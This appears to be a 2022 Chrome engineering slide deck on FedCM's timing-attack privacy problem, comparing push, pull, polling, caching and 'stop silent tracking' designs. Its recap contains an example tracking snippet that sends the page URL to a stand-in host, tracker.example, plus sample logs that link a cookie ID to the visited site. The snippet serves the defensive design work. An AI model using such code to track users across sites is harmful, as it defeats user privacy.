FedCM

The Timing Attack Problem

Green = Added after the meeting based on feedback in the meeting & afterwards

Chrome Engineering


Aug 2022

Recap: Timing Attack Problem

The Problem: the Tracker gets a request (before the user consents) that allows them to track the specific user (through cookies) at the RP (through fingerprinting correlation).

```
fetch(`https://tracker.example/time.php?website=${window.location}`);

navigator.credentials.get({
  federated: {
    providers: [{
      "url": "https://tracker.example/”,
    }]
  }
});
```

```
GET time.php HTTP/1.1
Host: tracker.example
Website=rp.example

GET /rp.example/accounts.php HTTP/1.1
Host: tracker.example
Cookie: SID=212321

{ accounts: [] }

06/02/2022 10:32:31 PST IP 201.299.99.00 SOME user has visited rp.example
+
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited SOMEWHERE
=
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited rp.example
```



The push model

The Pull Model


On demand, the browser makes an HTTP request to the IDP that returns the user's accounts.


Pros

Simple to implement by IDP. Always in Sync.

Cons

Latency. Timing Attacks.





The Push Model


Ahead of time, the IDP saves in the browser the user's accounts.

Pros

Better UX. No attacks.

Cons

IDP announces all accounts rather than only the ones that would use federation. Can be out of sync (e.g. cookies can be cleared; out-of-band changes).



Hard requirement?

- **Must keep data fresh**, by some definition of freshness (hard legal requirement by IDPs)

Use case:

- User logs into IDP on their phone
- Later, user changes their display name on their desktop (e.g. for deadnaming reasons)
- User comes back to phone, goes to RP
- RP calls FedCM API
- Should show new name
  - At least if name was updated more than N hours ago
  - We have heard of some requirements that N <= 2

Evaluation Criteria

1. Privacy and tracking properties (e.g. timing attacks? leaking user behavior, e.g. when browser restarts? Leaks IP addresses, e.g. when they change cell networks?)
2. User experience (e.g. # of prompts)
3. Abuse vectors (e.g. unbounded resource consumption attacks)
4. Deployment Complexity (ergonomics) for IDPs (e.g. deployment complexity)
5. Browser implementation complexity

Ideal API

- Does not expose user's IP address to IDP when user is not interacting with the IDP or an RP that uses this IDP
  - Could be solved by proxying, like Safari already does for paid users
- Does not expose browser usage patterns or user online status to IDP (e.g. ping IDP to update account list whenever browser starts)
- Does not rely on the user accepting additional permissions
- Of course, should actually solve the timing attack in all cases (ie. never make credentialed request to IDP at a time that can be correlated to an RP)
- Easy for IDPs to implement

This is hard!

Foundation: JS API

- Most of the options from the remaining slides require a JS API
- We propose the following, exposed to window and service workers
- Don’t want to bikeshed yet on exact names and which interface to put them
- Could also explore using the isLoggedIn API
- Could explore some version of navigator.credentials.store for this purpose

```
dictionary UserInfo {
  DOMString accountID;
  DOMString displayName;
  DOMString profilePictureURL;
}

// Must be called from IDP origin
void userLoggedIn(IdentityProvider idp, UserInfo user);
void userLoggedOut(IdentityProvider idp, DOMString accountID);

// match on accountID
void userDataChanged(IdentityProvider idp, UserInfo user);
```

User explicitly clears cookies

- By definition, if a user clears cookies they are logged out of the IDP(s)
- Browsers should observe cookie clearing action and implicitly call userLoggedOut when that happens
- Easy: Clear all cookies; clear all cookies for site
- What to do when user clears just one cookie?

- If cookies get cleared by content (HTTP/JS), we rely on the IDP to call userLoggedOut

Option: Web Push API

- IDP calls userLoggedIn when user logs in
- When user changes their details in the current device/browser/profile, IDP calls userDataChanged
- When user changes data on another device, IDP uses web push API to wake up service worker which calls userDataChanged
- Problems:
  - User has to accept permission to allow push API
  - API requires that the service worker shows a user-visible notification for each push
    - May be tolerable on the basis that changing name or profile picture is relatively rare?
  - Push services support acknowledgements, telling the sender whether the user is online
  - Possible battery life impacts of allowing IDPs to wake up users' phones
  - Allows service worker to ping IDP, exposing user's IP address

Option: Modified (“declarative”) web push API

- Idea: allow specially-formatted push messages that do not wake up service worker
- Instead, the payload contains the equivalent of the UserInfo dict
- Browser “intercepts” them and updates stored account list
- Do not need to show UI and does not expose user’s IP address
- Problems:
  - Does not solve acknowledgements problem that exposes online status
  - Still potential battery consumption concern
  - May still have to gate this on user granting permission because of the previous two points
  - Complicated for IDPs to implement

Option: Web Periodic Background Synchronization API

- Variation of push API proposal
- Instead of using web push, service worker syncs account list using periodic background sync API
- Does not require showing UI, other than installing PWA
- Problems:
  - Background sync API requires an installed PWA, making this likely infeasible for most IDPs
  - Exposes user's IP address on every sync, unless browser does IP proxying

Option: Only stop **silent** tracking - seems most promising

- Use the `userLoggedIn`/`userLoggedOut` API only to store a “logged in” bit
- Since logging in is specific to a browser instance/profile, this bit can reflect reality perfectly
- If the logged in bit is false for an IDP and an RP calls `navigator.credentials.get()` , we make no network request
- Otherwise, we proceed as with the pull model (i.e. always fetch), **except** that we show UI even if an error/no accounts are returned (at least if the failure happens during the credentialed fetch)
  - This should not happen for “real” IDPs, since we know the user is logged in, except for network issues which should be rare
- This guarantees that we show fresh data
- Relatively easy improvement over pull API!
- For extra safety, we should only allow calling userLoggedIn from toplevel frames and require some form of user activation (taking into account that this will likely be called on the pageload *after* password form submission/user activation)
- We could allow IDPs to opt-in to this model using a field in the manifest, and fall back to two-tap otherwise
- Problem:
  - Does not prevent timing attack if tracker is able to call userLoggedIn (including real IDPs). **Question to Mozilla: Is this an acceptable trade-off?**
  - However, does prevent trackers from doing this silently

Infeasible option: Polling

- Idea: To keep user data stored in browser fresh, we poll the account list endpoint every N hours (2? 24?)
- Triggered either by `userLoggedIn` or first `navigator.credentials.get()` call
- To stop forever polling an IDP the user doesn't use, stop after M errors/empty account lists
- Problems
  - Exposes user's IP address on every periodic refresh, even when user is not using an RP or IDP's website (unless browser does IP proxying)
  - If only done while browser is active (likely), exposes user patterns
  - Consumes resources for something that may never be used

Option: Pull API + Caching

- Cache results from `n.c.get()` for N hours, including errors
- Timing attack is only possible once per N hours
- Still need `userLoggedIn`/`userLoggedOut` API to invalidate cache when user logs in, to avoid API failing during cache lifetime
- Must limit userLoggedIn to toplevel frames to avoid RPs/IDPs colluding to call it in an iframe to guarantee a fetch in the next call
  - Or we could require providing the user info in the userLoggedIn call, avoiding the need to fetch
- Problems:
  - Timing attack still possible once per N hours

Discussion

Future topics

- Is the “only stop silent tracking” proposal acceptable?
- Should the spec require both two-tap and the “stop silent tracking” solution, letting IDPs choose between them?
- If we frame the spec with two-tap as the default, should it allow browsers to only support one tap and only support IDPs that opt in to the “no silent tracking” option?
- For two-tap – should we support things like allowing users to sign in to the IDP